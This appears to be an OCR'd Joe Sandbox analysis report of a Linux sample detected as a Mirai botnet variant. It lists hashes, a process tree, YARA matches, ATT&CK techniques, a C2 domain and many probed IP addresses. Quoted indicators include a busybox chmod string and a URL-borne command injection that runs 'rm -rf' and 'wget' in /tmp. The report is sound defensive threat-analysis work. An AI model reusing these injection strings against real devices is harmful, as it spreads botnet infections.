ID: 575100
Sample Name: file1
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 16:04:31
Date: 19/02/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report

file1


Overview

General Information

Sample Name:	file1
Analysis ID:	575100
MD5:	c343f34198cdb0…
SHA1:	481c79fcd0b01e…
SHA256:	b89d919623f761..
Infos:	



Detection




Mirai

Score:	96
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Uses known network protocols on n…
- Machine Learning detection for sam…
- Sample tries to kill multiple process…
- Performs DNS queries to domains w…
- Yara signature match
- Uses the "uname" system call to qu…
- Enumerates processes within the "p…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely that the sample will exhibit less behavior.

All domains contacted by the sample do not resolve. The sample is likely an old dropper which does no longer work.

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	575100
Start date:	19.02.2022
Start time:	16:04:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file1
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal96.spre.troj.lin@0/1@60/0

Warnings

Runtime Messages

Command:	/tmp/file1
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	unstable_is_the_history_of_universe
Standard Error:	

Process Tree

- **system is lnxubuntu20**
- dash New Fork (PID: 5209, Parent: 4334)
  - cat (PID: 5209, Parent: 4334, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.bhkKqn6VLL
- dash New Fork (PID: 5210, Parent: 4334)
  - head (PID: 5210, Parent: 4334, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5211, Parent: 4334)
  - tr (PID: 5211, Parent: 4334, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5212, Parent: 4334)
  - cut (PID: 5212, Parent: 4334, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5213, Parent: 4334)
  - cat (PID: 5213, Parent: 4334, MD5: 7e9d213e404ad3bb82e4ebb2e1f2c1b3) Arguments: cat /tmp/tmp.bhkKqn6VLL
- dash New Fork (PID: 5214, Parent: 4334)
  - head (PID: 5214, Parent: 4334, MD5: fd96a67145172477dd57131396fc9608) Arguments: head -n 10
- dash New Fork (PID: 5215, Parent: 4334)
  - tr (PID: 5215, Parent: 4334, MD5: fbd1402dd9f72d8ebfff00ce7c3a7bb5) Arguments: tr -d \\000-\\011\\013\\014\\016-\\037
- dash New Fork (PID: 5216, Parent: 4334)
  - cut (PID: 5216, Parent: 4334, MD5: d8ed0ea8f22c0de0f8692d4d9f1759d3) Arguments: cut -c -80
- dash New Fork (PID: 5217, Parent: 4334)
  - rm (PID: 5217, Parent: 4334, MD5: aa2b5496fdbfd88e38791ab81f90b95b) Arguments: rm -f /tmp/tmp.bhkKqn6VLL /tmp/tmp.RuRqJkNDuA /tmp/tmp.FX40reyTu0
  - file1 (PID: 5225, Parent: 5108, MD5: c343f34198cdb0656394f0541c3b1880) Arguments: /tmp/file1
    - file1 New Fork (PID: 5226, Parent: 5225)
      - file1 New Fork (PID: 5227, Parent: 5226)
      - file1 New Fork (PID: 5228, Parent: 5226)
      - file1 New Fork (PID: 5229, Parent: 5226)
      - file1 New Fork (PID: 5230, Parent: 5226)
      - file1 New Fork (PID: 5231, Parent: 5226)
- xfce4-panel New Fork (PID: 5234, Parent: 2063)
  - wrapper-2.0 (PID: 5234, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 6 12582920 systray "Notification Area" "Area where notification icons appear"
- xfce4-panel New Fork (PID: 5235, Parent: 2063)
  - wrapper-2.0 (PID: 5235, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libstatusnotifier.so 7 12582921 statusnotifier "Status Notifier Plugin" "Provides a panel area for status notifier items (application indicators)"
- xfce4-panel New Fork (PID: 5236, Parent: 2063)
  - wrapper-2.0 (PID: 5236, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libpulseaudio-plugin.so 8 12582922 pulseaudio "PulseAudio Plugin" "Adjust the audio volume of the PulseAudio sound system"
- xfce4-panel New Fork (PID: 5237, Parent: 2063)
  - wrapper-2.0 (PID: 5237, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 9 12582923 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
    - wrapper-2.0 New Fork (PID: 5248, Parent: 5237)
    - xfpm-power-backlight-helper (PID: 5248, Parent: 5237, MD5: 3d221ad23f28ca3259f599b1664e2427) Arguments: /usr/sbin/xfpm-power-backlight-helper --get-max-brightness
- xfce4-panel New Fork (PID: 5238, Parent: 2063)
  - wrapper-2.0 (PID: 5238, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libnotification-plugin.so 10 12582924 notification-plugin "Notification Plugin" "Notification plugin for the Xfce panel"
- xfce4-panel New Fork (PID: 5239, Parent: 2063)
  - wrapper-2.0 (PID: 5239, Parent: 2063, MD5: ac0b8a906f359a8ae102244738682e76) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libactions.so 14 12582925 actions "Action Buttons" "Log out, lock or other system actions"
- dbus-daemon New Fork (PID: 5250, Parent: 5249)
  - xfconfd (PID: 5250, Parent: 5249, MD5: 4c7a0d6d258bb970905b19b84abcd8e9) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
- **cleanup**

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
file1	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	0xf0c8:$xo1: lk~mhhe+1*4 0xf138:$xo1: lk~mhhe+1*4 0xf1a8:$xo1: lk~mhhe+1*4 0xf218:$xo1: lk~mhhe+1*4 0xf288:$xo1: lk~mhhe+1*4 0xf4f8:$xo1: lk~mhhe+1*4 0xf54c:$xo1: lk~mhhe+1*4 0xf5a0:$xo1: lk~mhhe+1*4 0xf5f4:$xo1: lk~mhhe+1*4 0xf648:$xo1: lk~mhhe+1*4
file1	MAL_ELF_LNX_Mirai_Oct10_1	Detects ELF Mirai variant	Florian Roth	0xebe4:$x2: /bin/busybox chmod 777 * /tmp/ 0xe938:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 0xe8a0:$s3: POST /cdn-cgi/
file1	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
5227.1.000000001c6cffe8.00000000ef7785b3.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x580:$xo1: Ik~mhhe+1*4 • 0x5f8:$xo1: Ik~mhhe+1*4 • 0x670:$xo1: Ik~mhhe+1*4 • 0x6e8:$xo1: Ik~mhhe+1*4 • 0x760:$xo1: Ik~mhhe+1*4 • 0x9f0:$xo1: Ik~mhhe+1*4 • 0xa48:$xo1: Ik~mhhe+1*4 • 0xaa0:$xo1: Ik~mhhe+1*4 • 0xaf8:$xo1: Ik~mhhe+1*4 • 0xb50:$xo1: Ik~mhhe+1*4
5225.1.000000001c6cffe8.00000000ef7785b3.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x580:$xo1: Ik~mhhe+1*4 • 0x5f8:$xo1: Ik~mhhe+1*4 • 0x670:$xo1: Ik~mhhe+1*4 • 0x6e8:$xo1: Ik~mhhe+1*4 • 0x760:$xo1: Ik~mhhe+1*4 • 0x9f0:$xo1: Ik~mhhe+1*4 • 0xa48:$xo1: Ik~mhhe+1*4 • 0xaa0:$xo1: Ik~mhhe+1*4 • 0xaf8:$xo1: Ik~mhhe+1*4 • 0xb50:$xo1: Ik~mhhe+1*4
5225.1.000000001a887bdc.00000000328ec990.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0xf0c8:$xo1: Ik~mhhe+1*4 • 0xf138:$xo1: Ik~mhhe+1*4 • 0xf1a8:$xo1: Ik~mhhe+1*4 • 0xf218:$xo1: Ik~mhhe+1*4 • 0xf288:$xo1: Ik~mhhe+1*4 • 0xf4f8:$xo1: Ik~mhhe+1*4 • 0xf54c:$xo1: Ik~mhhe+1*4 • 0xf5a0:$xo1: Ik~mhhe+1*4 • 0xf5f4:$xo1: Ik~mhhe+1*4 • 0xf648:$xo1: Ik~mhhe+1*4
5225.1.000000001a887bdc.00000000328ec990.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct10_1	Detects ELF Mirai variant	Florian Roth	• 0xebe4:$x2: /bin/busybox chmod 777 * /tmp/ • 0xe938:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 • 0xe8a0:$s3: POST /cdn-cgi/
5227.1.000000001a887bdc.00000000328ec990.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0xf0c8:$xo1: Ik~mhhe+1*4 • 0xf138:$xo1: Ik~mhhe+1*4 • 0xf1a8:$xo1: Ik~mhhe+1*4 • 0xf218:$xo1: Ik~mhhe+1*4 • 0xf288:$xo1: Ik~mhhe+1*4 • 0xf4f8:$xo1: Ik~mhhe+1*4 • 0xf54c:$xo1: Ik~mhhe+1*4 • 0xf5a0:$xo1: Ik~mhhe+1*4 • 0xf5f4:$xo1: Ik~mhhe+1*4 • 0xf648:$xo1: Ik~mhhe+1*4

Click to see the 5 entries

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Networking

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Uses known network protocols on non-standard ports
- Performs DNS queries to domains with low reputation

System Summary

- Malicious sample detected (through community Yara rule)

Sample tries to kill multiple processes (SIGKILL)

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

Stealing of Sensitive Information

Yara detected Mirai

Remote Access Functionality

Yara detected Mirai


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	1 Hidden Files and Directories	1 OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Service Stop
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 File Deletion	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	4 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	5 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	3 Ingress Tool Transfer	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Malware Configuration

No configs have been found


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file1	53%	Metadefender		Browse
file1	71%	ReversingLabs	Linux.Trojan.Mirai	
file1	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
cnc.luxstresser.xyz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
151.226.166.50	unknown	United Kingdom		5607	BSKYB-BROADBAND-ASGB	false
14.228.128.141	unknown	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	false
197.59.229.32	unknown	Egypt		8452	TE-ASTE-ASEG	false
41.35.35.134	unknown	Egypt		8452	TE-ASTE-ASEG	false
210.165.251.143	unknown	Japan		2514	INFOSPHERENTTPCCommunicationsIncJP	false
134.120.216.174	unknown	United States		10455	LUCENT-CIOUS	false
168.222.253.185	unknown	United States		2386	INS-ASUS	false
156.92.15.66	unknown	United States		10695	WAL-MARTUS	false
197.136.25.2	unknown	Kenya		36914	KENET-ASKE	false
41.99.68.177	unknown	Algeria		36947	ALGTEL-ASDZ	false
74.64.23.25	unknown	United States		12271	TWC-12271-NYCUS	false
86.240.156.164	unknown	France		3215	FranceTelecom-OrangeFR	false
41.94.163.82	unknown	Mozambique		327700	MoRENetMZ	false
41.106.43.128	unknown	Algeria		36947	ALGTEL-ASDZ	false
205.175.95.64	unknown	United States		14630	INVESCOUS	false
197.217.236.118	unknown	Angola		11259	ANGOLATELECOMAO	false
161.164.218.240	unknown	United States		10695	WAL-MARTUS	false
130.205.38.203	unknown	United States		13124	IBGCBG	false
178.218.134.59	unknown	Romania		50835	IFUTURERO	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.67.236.151	unknown	United States		40009	BITGRAVITYUS	false
160.100.160.201	unknown	United Kingdom		715	WOODYNET-2US	false
156.254.119.6	unknown	Seychelles		63981	NTDKL-HK43FAIATower183ElectricRoadNorthPointHo	false
73.152.94.189	unknown	United States		7922	COMCAST-7922US	false
162.115.86.71	unknown	United States		12079	CELLCO-PARTUS	false
175.108.35.207	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false
217.22.110.121	unknown	Spain		15711	IBERDROLABilbaoES	false
41.68.48.244	unknown	Egypt		24835	RAYA-ASEG	false
24.33.86.89	unknown	United States		10796	TWC-10796-MIDWESTUS	false
161.46.177.71	unknown	United States		1252	UNMC-ASUS	false
60.19.228.233	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
170.218.220.32	unknown	United States		11740	PROGRESSIVE-ASUS	false
197.191.38.219	unknown	Ghana		37140	zain-asGH	false
133.0.206.81	unknown	Japan		385	AFCONC-BLOCK1-ASUS	false
41.145.207.246	unknown	South Africa		5713	SAIX-NETZA	false
188.173.82.208	unknown	Romania		48161	NG-ASSosBucuresti-Ploiestinr42-44RO	false
197.214.155.167	unknown	Congo		37550	airtelcgCG	false
197.73.132.136	unknown	South Africa		16637	MTNNS-ASZA	false
205.245.72.43	unknown	United States		30385	PERDUE-FARMS-INCORPORATEDUS	false
197.143.201.73	unknown	Algeria		36891	ICOSNET-ASDZ	false
27.21.41.20	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
19.112.97.205	unknown	United States		3	MIT-GATEWAYSUS	false
87.222.194.121	unknown	Spain		12479	UNI2-ASES	false
217.156.198.183	unknown	United Kingdom		3549	LVLT-3549US	false
206.114.194.64	unknown	United States		3561	CENTURYLINK-LEGACY-SAVVISUS	false
190.74.207.8	unknown	Venezuela		8048	CANTVServiciosVenezuelaVE	false
179.101.227.73	unknown	Brazil		27699	TELEFONICABRASILSABR	false
34.0.71.110	unknown	United States		2686	ATGS-MMD-ASUS	false
45.141.18.24	unknown	Netherlands		34562	PROIP-ASIncaseofproblemscontactnocproipnetNL	false
156.241.11.81	unknown	Seychelles		135357	SKHT-ASShenzhenKatherineHengTechnologyInformationCo	false
162.237.115.197	unknown	United States		7018	ATT-INTERNET4US	false
197.234.167.159	unknown	South Africa		37315	CipherWaveZA	false
168.11.235.136	unknown	United States		3480	PEACHNET-AS2US	false
60.53.67.215	unknown	Malaysia		4788	TMNET-AS-APTMNetInternetServiceProviderMY	false
47.228.85.29	unknown	United States		7224	AMAZON-ASUS	false
66.81.23.243	unknown	United States		14265	US-TELEPACIFICUS	false
41.77.181.142	unknown	Algeria		36974	AFNET-ASCI	false
133.9.169.38	unknown	Japan		17956	WASEDAWASEDAUniversityJP	false
73.105.58.29	unknown	United States		7922	COMCAST-7922US	false
152.116.148.10	unknown	United States		2018	TENET-1ZA	false
147.48.77.176	unknown	United States		5180	DNIC-ASBLK-05120-05376US	false
195.164.130.163	unknown	Poland		204679	OSEPL	false
27.236.188.140	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
41.25.211.135	unknown	South Africa		36994	Vodacom-VBZA	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.145.152.71	unknown	United Kingdom		2856	BT-UK-ASBTnetUKRegionalnetworkGB	false
107.128.43.13	unknown	United States		7018	ATT-INTERNET4US	false
191.92.238.169	unknown	Colombia		27831	ColombiaMovilCO	false
8.129.155.155	unknown	Singapore		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	false
204.85.103.204	unknown	United States		81	NCRENUS	false
